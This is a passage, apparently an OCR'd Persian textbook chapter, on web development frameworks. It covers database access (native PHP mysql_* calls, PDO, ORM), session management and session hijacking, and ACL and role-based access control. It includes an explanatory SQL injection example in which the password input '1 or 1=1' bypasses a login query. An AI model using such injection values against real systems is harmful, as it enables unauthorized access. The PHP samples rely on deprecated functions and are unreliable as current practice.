
نام دیگر این الگو، Pull MVC است زیرا نما ظاهر خود را از مولفه‌ها با کشیدن دریافت می‌کند.

۲,٦ چهارچوب‌های توسعه وب

وب، یک بستر ساده و جمع و جور برای ارائه میلیون ها کاربرد است. وب مانند آجر و فلز است، با آجر و فلز می توان یک ساختمان ساخت، اما اگر هزاران شرکت قصد ساختن

هزاران ساختمان بزرگ را داشته باشند، اصلا معقول نیست که همه از آجر و فلز استفاده کنند. در عوض از ابزار از پیش آماده، فلزهای برش خورده مختلف، آجرهای مختلف و ... استفاده می کنند و با صرف هزینه و زمان بسیار پایینتری ساختمان خود را می سازند.

حال اگر بخواهند ساختمانی بسازند که همه ایده های آن جدید باشد، باید خود از ابتدا آجرها و فلزها را تراش دهند و ابزار خود را آماده سازند.



شکل ٤٥ تاریخچه چهارچوب‌های محبوب توسعه وب در کنار کاوشگرها

۲,۶,۱ انواع چهارچوب به تفکیک نوع زبان

چهارچوب‌های توسعه وب را می‌توان به دو دسته کلی تقسیم نمود:

الف) چهارچوب‌های موجود بر روی زبان‌های غیر وبی

ب) چهارچوب‌های موجود بر روی زبان‌های وبی

لازم به ذکر است که برخی از چهارچوب‌ها بر روی چندین زبان قرار دارند و محدود به یک زبان برنامه‌سازی نیستند، ولی این تفکیک از سطحی بالاتر به موضوع می-نگرد.

۲,۶,۱,۱ چهارچوب‌های موجود بر روی زبان‌های غیر وبی

چهارچوب‌هایی که برای زبان‌های غیر وبی طراحی شده‌اند، ابتدا باید کدهای مربوط به رفتار پروتکل‌های وبی را دارا باشند. به عنوان مثال چهارچوب **django** که برای زبان **python** وجود دارد، رفتار و ویژگی‌های HTTP را در خود گنجانیده است.

در ادامه این دسته از چهارچوب‌ها باید ویژگی‌های جانبی که چهارچوب‌های زبان‌های وبی دارند نیز دارا باشند. این چهارچوب‌ها به دلیل پیچیدگی زیاد، معمولا کم هستند ولی استفاده قابل توجهی از آنان می‌گردد.

۲,۶,۱,۲ چهارچوب‌های موجود بر روی زبان‌های وبی

چهارچوب‌های مخصوص زبان‌های وبی، به پیاده‌سازی ویژگی‌های مشترک و پرکاربرد انواع نرم‌افزارهای وب می‌پردازند. با توجه به تنوع نیازهای انواع نرم‌افزارهای مبتنی بر وب، تنوع زیادی نیز در این چهارچوب‌ها، امکانات و محدودیت‌هایشان وجود دارد.

چهارچوب‌های مخصوص زبان‌های وبی امکانات مشترکی را پیاده‌سازی می‌کنند که در ادامه بدانها اشاره خواهد شد.

۲,۶,۲ ویژگی‌های مشترک چهارچوب‌های توسعه وب

اکثر نرم‌افزارهای مبتنی بر وب (و حتی نرم‌افزارهای میز کار) از امکانات مشترک بسیاری بهره می‌گیرند. از این امکانات می‌توان به مدیریت کابران و مدیریت نشست اشاره نمود. در ادامه موارد مهم این امکانات به تفصیل مورد بررسی قرار خواهند گرفت:

۲,٦,۲,۱ دسترسی به داده

از مهمترین و معمول‌ترین وظایف یک چهارچوب توسعه نرم‌افزار، مدیریت دسترسی به پایگاه‌داده است. از آنجایی که اکثر کاربردهای دیگر چهارچوب‌ها نیز مبتنی بر یک پایگاه‌داده است، این ویژگی ابتدا و به عنوان زیرساخت امکانات چهارچوب ارائه می‌گردد.

برای دسترسی به پایگاه داده، سه روش کلی وجود دارد که در ادامه به تفصیل بررسی خواهند شد. لازم به ذکر است که دسترسی به داده از مهمترین نقاط ضعف و قوت امنیتی یک چهارچوب و نرم‌افزارهای حاصل از آن خواهد بود که در مورد مخاطرات آن در بخش مخاطرات امنیتی بحث خواهد شد.

۲,٦,۲,۱,۱ دسترسی به داده مستقیم (Native)

هر پایگاه‌داده‌ای امکانات منحصر بفرد خود را دارد. همچنین هر پایگاه‌داده‌ای توابع، امکانات و رفتارهای خاص خود را نیز داراست. برنامه‌نویسان پایگاهی برای هر پایگاه‌داده و هر زبان توسعه وب، یک «واسط برنامه‌نویسی پایگاهی» ایجاد می‌کنند تا برنامه‌نویسان زبان مربوطه با استفاده از آن بتوانند به سادگی با پایگاه‌داده مربوطه کار کنند.

از آنجایی که هر پایگاه‌داده خود دارای موتور پردازشی و امکان اجرای دستورات متنوع است، داده‌هایی که نرم‌افزار از طریق واسط به پایگاه ارسال می‌نماید اهمیت اجرایی دارند و در پایگاه اجرا می‌شوند. توجه به این نکته در بررسی امنیتی پایگاه‌های داده بسیار حائز اهمیت است.

از بارزترین ویژگی‌های زبان PHP دارا بودن واسط کار با انواع پایگاه‌داده‌های متنوع است. کارشناسان یکی از دلایل محبوبیت این زبان را همین امکان ذکر کرده‌اند.

مشکل عمده در استفاده از چهارچوب‌های محلی (Native) یک پایگاه داده در برنامه و همچنین در چهارچوب توسعه وب، محدود کردن سیستم به آن سیستم پایگاهی و لذا محدود کردن مخاطبان آن ذکر می‌شود. به همین دلیل اکثر چهارچوب‌ها از این امکان استفاده نمی‌نمایند.

همچنین برخی پایگاه‌های پر مخاطب مانند MySQL دارای چندین واسط برنامه‌نویسی در بعضی زبان‌های برنامه‌سازی هستند که برخی واسطها امکانات و پیچیدگی بیشتری دارد.

به طور کلی در این روش کار با پایگاه‌داده، فرآیند زیر طی می‌گردد:

أ) اتصال به پایگاه

در این مرحله، با دستوری خاص (مثلا برایMySQL , PHP دستور mysql_connect استفاده می‌شود) و ارائه نام کاربری و رمز عبور و همچنین آدرس سرور پایگاه به آن، اتصال به پایگاه داده برقرار می‌شود.

آدرس سرور پایگاه معمولا localhost به معنی سیستمی که بر روی آن برنامه اجرا میشود، قرار می‌گیرد زیرا در اکثر معماری‌های سرور پایگاه داده نیز بر روی همان سیستم سرور وب قرار دارد. در صورتی که سرور پایگاه بر روی یک سیستم اختصاصی اجرا شده باشد، می‌توان آدرس آنرا ارائه داد.

پایگاه‌های داده دسترسی به قسمت‌های مختلف داده از سرورهای مختلف و انواع این دسترسی‌ها را توسط نام‌های کاربری و رمزهای عبور محدود می‌کنند، لذا نرم‌افزار مربوطه جهت اتصال باید این پارامترها را ارائه نماید.

از آنجایی که این پارامترها به صورت کدسخت (Hardcode) در متن برنامه قرار می-گیرند، در صورتی که نفوذگری به کد منبع برنامه دسترسی پیدا کند، آنها را خواهد یافت.

به همین دلیل معمولا محدودیت دسترسی یک نام کاربری و رمز عبور به پایگاه‌داده از روی یک سرور خاص نیز اعمال می‌گردد (تا نفوذگر از روی رایانه شخصی خود نتواند مستقیما به پایگاه متصل شود)

در صورتی که راه‌اندازی (Deployment) نرم‌افزار با بی حوصلگی انجام شود، در تنظیمات اتصال به پایگاه‌داده آن، نام کاربری و رمز عبور مدیر پایگاه داده (root یا sysadmin) درج می‌شود تا نرم‌افزار با دسترسی کامل به سادگی کار کند. این عمل از منظر امنیتی بسیار بسیار خطرناک است، زیرا در صورتی که نفوذگری بتواند یک برنامه روی سرور را هک کند، به تمام داده‌های تمام برنامه‌های روی آن سرور دسترسی کامل پیدا خواهد کرد.

ب) انتخاب منبع داده مربوطه

معمولا هر نرم‌افزار تنها با یک پایگاه داخل یک سرور پایگاه‌داده کار می‌کند، لذا پس از اتصال می‌تواند با دستور خاصی (mysql_select_db در PHP,MySQL) آنرا انتخاب نماید تا تمام دستورات بعدی در قالب آن پایگاه انجام شود و نیازی به ذکر صریح نام آن نباشد.

ت) ارسال دستورات

قسمت عمده یک برنامه به ارسال دستورات SQL به پایگاه‌داده و بررسی حاصل آنها می‌پردازد. دستورات پایگاهی (SQL) به سه دسته اصلی تقسیم می‌گردند:

i) ***Data Definition Language (DDL)*** : دستورات تعریف داده که جهت تعیین ساختار جداول و فیلدها یکبار در ابتدای ایجاد پایگاه استفاده می‌شوند

ii) ***Data Manipulation Language (DML)*** : دستورات تغییر و دستکاری داده که جهت کار با داده‌ها در تمام طول عمر استفاده می-شوند.

iii) ***Data Control Language (DCL)*** : دستورات کنترل داده که جهت تعیین دسترسی کاربران به داده‌ها استفاده می‌شود و معمولا در ابتدای ساخت کاربرد دارند.

شکل ٤٦ Structured Query Language زبان استاندارد درخواست‌های پایگاهی

از سه دسته فوق، در اکثر قریب به اتفاق کاربردها، تنها دستورات تغییر داده در یک برنامه استفاده می‌شوند. دو دسته دیگر توسط ابزار پایگاهی قبل از راه‌اندازی برنامه انجام می‌شوند و بستر را فراهم می‌آورند.

به دستورات ارسالی به یک پایگاه داده Query (درخواست) می‌گویند. دستورات دستکاری داده چهار دستور اصلی هستند:

i) DELETE: جهت حذف رکوردها به کار می‌آید. خروجی مطلوب آن معمولا تعداد رکوردهای حذف شده است

ii) UPDATE: جهت تغییر رکوردها به کار می‌آید. خروجی مطلوب آن تعداد رکوردهای تغییر یافته است.

iii) INSERT: جهت درج رکورد به کار می‌آید. در صورتی که درج تکی انجام شود، خروجی مطلوب شناسه رکورد درج شده است و در صورتی که درج گروهی انجام شود تعداد رکوردهای درج شده مطلوب است.

iv) SELECT: جهت بازخوانی و دریافت رکوردها کاربرد دارد. خروجی مطلوب تعداد و داده رکوردهاست. خروجی این دستور معمولا حجیم است و تنها یک عدد نیست.

پس از اجرای یک دستور در زبان برنامه‌سازی، پایگاه داده تنها یک دستگیره (شماره شناسه پیگیری) باز می‌گرداند. در صورتی که دستور سه نوع اول باشد، انجام می‌شود ولی دریافت پاسخ آن مستلزم اجرای تابعی دیگر است. در صورتی که دستور SELECT باشد، اجرا نمی‌شود بلکه فقط مهیای اجرا می‌گردد.

از چهار دستور فوق، خروجی دو دستور اول در سیستم پایگاهی توسط تابع رکوردهای تغییر یافته قابل دستیابی است (mysql_affected_rows در PHP,MySQL) . این تابع دستگیره درخواست را به عنوان ورودی می‌گیرد.

خروجی INSERT گروهی و همچنین تعداد رکوردهای حاصل از SELECT توسط تابع رکوردهای یافت شده قابل دسترسی است. (mysql_num_rows در PHP,MySQL). این تابع نیز دستگیره درخواست را به عنوان ورودی می‌گیرد.

در صورتی که INSERT درون جدولی دارای کلید اصلی ساده اجرا شود که توسط خود سرور پایگاه‌داده کلیددهی می‌شود (Auto Increment)، دریافت کلید صادر شده – که

بسیار پرکاربرد نیز هست – توسط تابع خاصی صورت می‌گیرد. (mysql_last_insert_id در PHP,MySQL) این تابع نیز دستگیره آخرین درخواست را دریافت می‌کند تا مشخص باشد کلید ایجاد شده مربوط به کدام درخواست مورد نظر است.

اما خروجی دستور SELECT که در واقع تعدادی رکورد است، به صورت مستقیم قابل دستیابی نیست. همانطور که ذکر شد این دستور اصلا اجرا نمی‌شود تا وقتی که قسمتی از خروجی آن درخواست شود.

دلیل اینکه خروجی SELECT به صورت مستقیم ارجاع نمی‌شود، حجیم بودن احتمالی آن است. یک رکورد پایگاهی می‌تواند حجم قابل توجهی داشته باشد و همچنین یک دستور SELECT می‌تواند چندین و چند رکورد را یکجا درخواست نماید. اگر تمام این داده‌ها بر روی حافظه اصلی سیستم بار شوند، هدف سیستم پایگاهی (مانایی داده‌ها و نگهداری آنها بر روی حافظه جانبی) دیگر برقرار نخواهد بود.

خروجی دستور SELECT را می‌توان رکورد رکورد یا حتی فیلد فیلد دریافت کرد. از آنجایی که اکثر دستورات SELECT خروجی کوچکی دارند، چهارچوب‌های توسعه وب امکان دریافت یکباره کل پاسخ آنها را توسط یک تابع فراهم کرده‌اند. در غیر اینصورت باید در یک حلقه که به تعداد رکوردهای موجود اجرا می‌شود، آنها را یکی یکی از پایگاه داده دریافت کرد و عملیات مورد نظر را روی آنها اجرا نمود.

در صورتی که یک رکورد نیز حجیم باشد باید از امکانات خاص هر پایگاهی جهت جریانی کردن (Streaming) خروجی بهره رفت.

ث) قطع ارتباط

در انتهای کار با یک پایگاه‌داده، باید اتصال را آزاد نمود. هر سرور پایگاهی یک مخزن اتصال (Connection Pool) جهت تسریع و تسهیل ایجاد ارتباط ایجاد می‌کند که در صورتی که اتصالات ایجاد شده در اولین فرصت آزاد نشوند، امکان پر شدن آن و رد شدن درخواست اتصال جدید پیش می‌آید. در اکثر سیستم‌ها این امر منجر به Denial of Service و از دسترس خارج شدن سیستم می‌شود زیرا نرم‌افزارها بدون پایگاه داده فلج می‌شوند.

ج) تکرار کل فرآیند

از آنجایی که برنامه‌های مبتنی بر وب معمولا به ازای هر درخواست وب کاربر یکبار از ابتدا تا انتها اجرا می‌شوند، به ازای هر درخواست باید یکبار به پایگاه داده متصل شوند و درخواست‌های مورد نظر را ارسال کنند.

معمولا ر رنامه‌ای در ابتدای راه‌اندازی بستر خود (که معمولا توسط چهارچوب صورت می‌گیرد) اتصال به پایگاه را برقرار می‌کند تا بتواند داده‌های لازم را در دسترس داشته باشد. اما اکثر نرم‌افزارهای تحت وب قطع اتصال به پایگاه را به اتمام اجرا و قطع خودکار بعد از بسته شدن موکول می‌کنند. این امر بسیار خطرناک است زیرا یک نفوذگر به سادگی می‌تواند با باز نگهداشتن چندین اتصال مخزن اتصال سرور پایگاه داده را اشباع کرده، سرور را از دسترس خارج نماید. در چهارچوب‌هایی که از الگوی MVC بهره می‌گیرند، قطع اتصال پس از کارکرد مدل و راه‌اندازی نما، مفید خواهد بود.

برای هر پایگاه‌داده موجود در بازار، یک واسط محلی برای زبان برنامه‌سازی سی و صفر، یک یا چند واسط برای زبان‌های دیگر موجود است. این امر استفاده از این تکنولوژی را کمی دشوار می‌سازد.

در ادامه قطعه کدی که این چرخه را نشان می‌دهد آورده شده است (PHP,MySQL):

```php
<?php
$conn = mysql_connect("localhost", "mysql_user", "mysql_password");

if (!$conn) {
    echo "Unable to connect to DB: " . mysql_error();
    exit;
}

if (!mysql_select_db("mydbname")) {
    echo "Unable to select mydbname: " . mysql_error();
    exit;
}

$sql = "SELECT id as userid, fullname, userstatus
        FROM   sometable
        WHERE  userstatus = 1";

$result = mysql_query($sql);

if (!$result) {
    echo "Could not successfully run query ($sql) from DB: " .
mysql_error();
    exit;
}

if (mysql_num_rows($result) == 0) {
    echo "No rows found, nothing to print so am exiting";
    exit;
}

// While a row of data exists, put that row in $row as an
associative array
// Note: If you're expecting just one row, no need to use a loop
// Note: If you put extract($row); inside the following loop, you'll
//       then create $userid, $fullname, and $userstatus
while ($row = mysql_fetch_assoc($result)) {
    echo $row["userid"];
    echo $row["fullname"];
    echo $row["userstatus"];
}

mysql_free_result($result);

?>
```

۲,٦,۲,۱,۲ دسترسی به داده انتزاعی (Abstraction Layer)

متخصصات پایگاه‌داده، جهت رفع مشکلات ناهماهنگی سیستم‌های پایگاهی مختلف، اقدام به راه‌اندازی لایه‌های انتزاعی بر روی واسط‌های محلی (Native) پایگاه‌ها نموده‌اند.

یک لایه انتزاعی، دستورات را به قالب استاندارد (یا قالب خاص خود) دریافت می‌نماید و بسته به اینکه اتصال به چه نوع پایگاه‌داده‌ای برقرار شده است، آنرا به دستور معادل در سیستم مربوطه تبدیل می‌کند.

استفاده از این تکنولوژی، امکان تغییر زیرساخت پایگاهی و لذا بسط بستر راه‌اندازی نرم‌افزار و امکان استفاده از ویژگی‌های منحصربفرد هر پایگاه را ممکن می‌سازد. در عوض به دلیل تبدیلاتی که هنگام اجرا صورت می‌گیرد سرعت اجرا تا حد قابل اغماضی کمتر خواهد بود.

توجه به این نکته که این لایه انتزاعی فقط بر روی DML صورت می‌گیرد بسیار مهم است. توسعه دهندگان باید دستورات DDL/DCL خود را به صورت دستی یا برای پایگاه-های مختلف به صورت متفاوت تهیه نمایند.

برای هر زبان برنامه‌سازی، یک یا چند لایه انتزاعی‌سازی وجود دارد. برای برخی زبان‌ها این لایه اصلا وجود ندارد. این لایه نیز خود یک کتابخانه بزرگ از کد است که می‌توان آنرا به نوعی چهارچوب نامید.

برای زبان PHP بسته‌های PDO (PHP Data Objects) و DBA (Database Abstraction Layer) وجود دارند که PDO بسیار محبوب است و تقریبا تمامی پایگاه‌های داده را پشتیبانی می‌نماید.

برای زبان ASP، بسته ADO.NET بسیار محبوب است. برای زبان جاوا نیز ODAL و Hibernate امکان این کاربرد را فراهم آورده‌اند.

لایه‌های انتزاعی‌سازی امکان تبدیل تمامی استفاده‌ها را ندارد و معمولا برای انتقال بستر نرم‌افزار از یک پایگاه به پایگاه دیگر، باید دستورات SQL نیز تا حدود قابل توجهی تغییر کند ولی حداقل نیازی به تغییر خود کد نیست.

در سالهای اخیر برخی به مقابله با این تکنولوژی برخواسته‌اند و آنرا افزودن پیچیدگی زائد، کند کردن سیستم و غیر سودمند دانسته‌اند. راسموس لردوف، طراح زبان PHP نیز از این دسته است.

شکل ۴۷ نمایه لایه انتزاعی سازی ADO

در ادامه نمونه کدی با استفاده از PDO ارائه شده است:

```
<?php
$dbh = new PDO('mysql:dbname=test;host=localhost', $username,
$password);
// insert some data using a prepared statement
$stmt = $dbh->prepare("insert into test (name, value) values (:name,
:value)");
// bind php variables to the named placeholders in the query
// they are both strings that will not be more than 64 chars long
$stmt->bindParam(':name', $name, PDO_PARAM_STR, 64);
$stmt->bindParam(':value', $value, PDO_PARAM_STR, 64);
// insert a record
$name = 'Foo';
$value = 'Bar';
$stmt->execute();
// and another
$name = 'Fu';
$value = 'Ba';
$stmt->execute();
// get all data row by row
$stmt = $dbh->prepare('select name, value from test');
```

```
$stmt->execute();
while ($row = $stmt->fetch(PDO_FETCH_ASSOC)) {
    print_r($row);
}
?>
```

۲,۶,۲,۱,۳ نگاشت روابط اشیاء (ORM)

نگاشت روابط اشیاء (ORM) تکنولوژی بسیار مهمیست که دنیای پایگاه‌داده و برنامه-نویسی آنرا متحول کرده‌است. با استفاده از این نگاشت، با ایجاد تعدادی فایل جهت تعریف نگاشت‌ها، کتابخانه مربوطه به صورت خودکار ارتباط میان اشیای درون برنامه با پایگاه داده را برقرار می‌سازد. پس از آن، اشیا مانا (Persistant) می‌شوند و هرگونه تغییری که بر روی آنها اعمال شود به صورت خودکار در پایگاه داده نیز درج می‌شود.

این تکنولوژی، خصوصا برای برنامه‌نویسانی که با پایگاه‌داده آشنایی کافی ندارند کار را بسیار راحت می‌کند و همچنین با ایجاد یک لایه انتزاعی (نگاشت)، امکان ایجاد تغییرات در پایگاه بدون نیاز به تغییر کد را فراهم می‌آورد.

همچنین از آنجایی که نگهداری و تغییر کد دارای تکنولوژی‌های متعدد و ساده‌ایست – که معادل آنها در پایگاه داده کم است – با این روش امکان نگهداری و ایجاد تغییرات دائم در سیستم فراهم می‌شود.

معضل اصلی این روش کاهش سرعت قابل توجه آنست (که در اکثر سیستم‌ها اهمیت چندانی ندارد) ولی در عوض سرعت توسعه بسیار افزایش می‌یابد. همچنین در مواردی که درخواست‌های پیچیده پایگاهی مورد نیاز باشد، این روش کمی دست و پاگیر خواهد بود.

کتابخانه‌های ORM به نسبت تابخ نه‌های لایه انتزاعی بسیار غول‌آسا هستند و با استفاده از الگوی Proxy Pattern (ایجاد یک کلاس میانی برای دسترسی به اشیا) و همچنین Reflection (امکان مطالعه کد در خود کد) به اهداف مربوطه دست می‌یابند.

از معروفترین کتابخا ه‌های ORM می‌توان به hibernate برای جاوا، doctrine برای PHP، Rails برای Ruby وEntity برای ASP.NET اشاره کرد.

۲,٦,۲,۱,٤ تفکیک داده از دستور در پایگاه داده

از آنجایی که یک دستور (Query) پایگاه‌داده، معمولا دارای فرامین و داده‌ها به صورت توام است، معضلات امنیتی بسیاری پدید می‌آید. به عنوان مثال دستور

```
SELECT * FROM Users WHERE Username=? AND Password=?
```

هنگامی صحیح است که به جای علامت سوال، مقدار واقعی مورد نظر قرار بگیرد. مقدار مورد نظر معمولا توسط کاربر به برنامه ارسال می‌شود. از آنجایی که هیچ تفکیکی در داده و فرمان ایجاد نشده است، در صورتی که مقدار ورودی کاربر برای رمز عبور 1=1 or 1 باشد، دستور پایگاه به صورت زیر می‌شود:

```
SELECT * FROM Users WHERE Username=? AND Password=1 or 1=1
```

که همواره برقرار است (مانند اینکه رمز صحیح را وارد کرده باشد). به همین دلیل، ساختارهای دیگری برای تفکیک داده از دستور در پایگاه داده ایجاد شده که در بخش مخاطرات به تفصیل بررسی خواهد شد.

۲,٦,۲,۲ مدیریت کاربران

از آنجایی که اکثر سیستم‌های وبی در دسترس عموم هستند، اعمال زیرساخت امنیتی AAA (Authentication, Authorization, Accounting) به معنای احراز هویت، کنترل دسترسی و حسابرسی، در آنها لازم است.

احراز هویت در سیستم‌های امروزی توسط نام کاربری و رمز عبور صورت می‌گیرد (و یا راهکارهای دیگر). لذا همه سیستم‌های امروزی نیازمند زیرساخت مدیریت کاربران هستند. چهارچوب‌های توسعه وب نیز این زیرساخت را در اختیار برنامه‌نویسان خود قرار می‌دهد تا با توابع ساده‌ای، ایجاد، حذف، تغییر و ورود وخروج کاربران را بررسی نمایند.

از آنجایی که احراز هویت فرآیند محوری امنیت هر سیستم است، پیاده‌سازی صحیح و کامل این بخش اهمیت بسزایی دارد.

۲,٦,۲,۳ مدیر ت نشست

وب، یک پروتکل بی وضعیت (Stateless) است. اگر شما وارد یک وبسایت شوید، و روی یک لینک کلیک کنید، وبسایت مربوطه امکان تشخیص تفاوت کار شما با اینکه دو کاربر این دو صفحه را به صورت مجزا باز کرده باشند ندارد.

به عبارت دقیقتر، وب وضعیت کار یک کاربر (یک نشست) را نمی‌تواند پیگیری مستقیم نماید. برای رفع این مشکل، از Cookie که یکی از امکانات HTTP است استفاده می‌شود. کوکی یک قطعه اطلاعات کوچک است، که کاوشگر وب در هر بار درخواست از یک وبسایت، برای آن ارسال می‌کند.

وبسایت‌ها نیز با ایجاد زیرساخت مدیریت نشست و با استفاده از کوکی، امکان ردگیری کاربر و ایجاد نشست برای هرکاربر را فراهم می‌کنند. در صورتی که نشست وجود نداشت،

ورود به سیستم نیز معنا نداشت زیرا در درخواست بعدی کاربر، سرور هیچ خاطره‌ای از ورود وی به سیستم نداشت، لذا ایجاد نشست در ابتدای باز کردن سایت (یا با تاخیر هنگام ورود کاربر) انجام می‌شود.

فرآیند ایجاد نشست به صورت زیر است:

- در صورتی که کاوشگر، در کوکی خود شماره خاصی را تحت عنوان شماره نشست برای سرور ارسال نکرد، این کاربر تازه وارد تلقی می‌شود و سرور از او درخواست قرار دادن یک شماره ایجاد شده تصادفی در کوکی مربوطه را می‌کند.
- در همه درخواست‌های بعدی کاوشگر (قبل از باطل شدن کوکی که زمان قابل توجهی لازم دارد)، شماره نشست مربوط به کاربر مذکور توسط کوکی به سرور ارسال می‌شود. سرور نیز لیست این شماره‌ها را در بانک اطلاعاتی خود داشته و می‌تواند ردگیری کند که هرکدام چه فعالیت‌هایی داشته است.
- در صورتی که آخرین دسترسی کاربر به سایت مربوطه زمان مشخصی (معمولا ۳۰ دقیقه) پیش بوده باشد، سرور از پذیرفتن شماره نشست وی امتناع می‌کند و آنرا باطل می‌کند، و در ادامه نشست جدیدی ایجاد می‌کند. در طی این فرآیند فعالیت‌های کاربر و ورود وی به سیستم از بین می‌رود.
- حتی اگر کاربر دائما در حال کار با سیستم باشد (و ۳۰ دقیقه وقفه ایجاد نکند) شماره نشست وی پس از مدت معینی (معمولا یک هفته) در سرور باطل می‌شود.

توجه داشته باشید که این کار ربطی به Remember Me که در سایتها پیاده می‌شود ندارد و به صورت نامحسوس توسط کاوشگر انجام می‌شود.

از آنجایی که سرور وب، تشخیص یک کاربر را به نشست وی، و تشخیص یک نشست را به شماره نشست وی موکول می‌کند، در صورتی که شخصی بتواند به شماره نشست شخص دیگری دست پیدا کند و آنرا در کوکی خود قرار دهد (ایجاد کوکی جعلی) می‌تواند دزدی نشست (Session Hijacking) انجام داده و سرور را طوری گول بزند که فرض کند وی همان کاربر است (و حتی اگر در سیستم وارد شده باشد، جعل کننده نیز بدون هیچ تلاشی داخل سیستم تلقی می‌شود).

به همین دلیل و دلایل دیگر، مدیریت نشست از مهمترین زیرساخت‌های امنیتی هر چهارچوبی دانسته می‌شود و پیاده‌سازی صحیح آن اهمیت فوق‌العاده‌ای دارد.

۲,٦,۲,٤ کنترل دسترسی

کنترل دسترسی کلیدی‌ترین و مهمترین زیرساخت تامین امنیت سیستم‌های بزرگ است. احراز هویت مشخص می‌کند که شخص مورد نظر کیست (و حتما همان کسی است که ادعا می‌کند) ولی کنترل دسترسی مشخص می‌کند که آیا شخص مربوطه، اجازه انجام کار مربوط را دارد یا خیر.

به عنوان مثال در یک سیستم، می‌توان مجوزهای ایجاد کاربر، حذف کاربر و تغییر کاربر را تعریف کرد و سپس به برخی از کاربران اجازه انجام همه آنها و به برخی دیگر اجازه انجام برخی از آنها را داد. سیستمی که این اجازه‌ها را بررسی و تضمین می‌کند، زیرساخت کنترل دسترسی (Access Control) نام دارد

به طور کلی دو روش جهت پیاده‌سازی کنترل دسترسی معمول است:

۲,٦,۲,٤,۱ لیست کنترل دسترسی (ACL)

این روش ساده، برای کنترل دسترسی سیستم‌های کوچک و ساده کاربر دارد و اکثر سیستم‌ها از این روش استفاده می‌کنند. در این روش یک جدول دوسطری ایجاد می‌شود که در سطر اول آن، کاربر و در سطر دوم آن مجوز قرار می‌گیرد. هر کاربری که مجوزی را داشته باشد، در جدول مربوطه در روبروی مجوز مربوطه لیست شده است.

تقریبا تمامی تجهیزات سخت‌افزاری که کنترل دسترسی نیاز دارند، از این روش استفاده می‌کنند. اکثر سیستم‌های نرم‌افزاری موجود نیز به دلیل سادگی پیاده‌سازی از همین روش بهره می‌گیرند.

ضعف اصلی این روش در بسطناپذیری آن است. در صورتی که سیستم ما حدود ۱۰۰ کاربر و ۱۰۰۰۰ مجوز داشته باشد، لیست مربوطه حدود صد هزار سطر خواهد داشت و مدیریت و نگهداری آن دچار خطای انسانی بسیار – و معضل امنیتی – خواهد شد. این روش تنها برای سیستم‌های دارای انگشت‌شمار کاربر و چندین مجوز مناسب است.

۲,٦,۲,٤,۲ کنترل دسترسی نقش محور

Role Based Access Control استاندارد کنترل دسترسی توسط NIST (موسسه استاندارد ملی آمریکا) است. این استاندارد چهار سطح دارد که در هر سطح ملزومات آن افزایش می‌یابند. در حال حاضر سطح یک و در برخی موارد سطح دو آن استفاده تجاری می‌شود و پیاده‌سازی انبوه سطوح دیگر مشکل است.

در کنترل دسترسی نقش محور، سه موجودیت کاربر، نقش (Role) و مجوز (Permission) تعریف می‌شو .. هر کاربری یک الی چند نقش دارد (مثلا مدیر، منشی، معاون، معاون مالی و ...) و هر نقشی مجوز انجام صفر تا چند کار را دارد.

مثلا کاربری می‌تواند مدیر و معاون مالی سازمان باشد و کاربر دیگری منشی معاون مالی و منشی معاون انفورماتیک. مجوز امضای نامه‌های مالی نیز می‌تواند به منشی مالی و معاون مالی تخصیص داده بشود. حال اگر شخص جدیدی استخدام شد تا معاون مالی باشد، و مدیر وظیفه معاون مالی را واگذار کرد، تنها با تغییر نقش کاربر همه دسترسی‌ها منظم کار خواهند کرد.

در کنترل دسترسی نقش محور، خطای انسانی مدیریت دسترسی‌ها بسیار پایین خواهد بود زیرا دسترسی‌های مربوط به هر نقش مشخص است و نقش‌های هر کاربر نیز مشخص است و سیستم به طور خودکار دسترسی کاربر به مجوز را تشخیص می‌دهد.

هنگامی که سازمان بزرگ باشد (مثلا یک میلیون مجوز)، نگهداری ارتباطات نقش‌ها و مجوزها دشوار می‌شود. در این حالت، سطح دوی استاندارد، یعنی کنترل دسترسی نقش محور سلسله مراتبی (Hierarchical RBAC) مشکل را حل می‌کند. در این حالت، نقش-ها یا مجوزها یا هردو به صورت درختی چیده می‌شوند.

نقش مدیر، پدر نقش‌های مدیر مالی، مدیر انفورماتیک، مدیر نیروی انسانی و ... خواهد بود. مدیر مالی نیز پدر مدیر برنامه‌ریزی، معاون مالی، معاون برنامه‌ریزی و ... خواهد بود. در مجوزها نیز مجوز امضای نامه‌ها پدر مجوز امضای نامه مرخصی، مجوز امضای نامه درخواست و ... خواهد بود.

حال اگر مدیر، اجازه امضای نامه‌ها را داشته باشد، به صورت غیر مستقیم اجازه امضای همه نامه‌ها را دارد. نگهداری این سطح از سیستم بسیار ساده‌تر است و خطای انسانی در آن بسیار کاهش می‌یابد.

پیاده‌سازی کنترل دسترسی نقش محور سطح دو، بسیار مشکل است. فرض کنید که سیستم قصد دارد تشخیص دهد آیا کاربر A مجوز X را دارد یا خیر. فرآیند زیر باید توسط سیستم طی شود:

- تمام نقش‌های مستقیم کاربر A لیست شود.
- تمام نوادگان نقش‌های مستقیم کاربر، به عنوان نقش‌های غیر مستقیم وی لیست شوند.
- تمام مجوزهای مربوطه به نقش‌های غیرمستقیم کاربر ، به عنوان مجوزهای مستقیم لیست شوند.
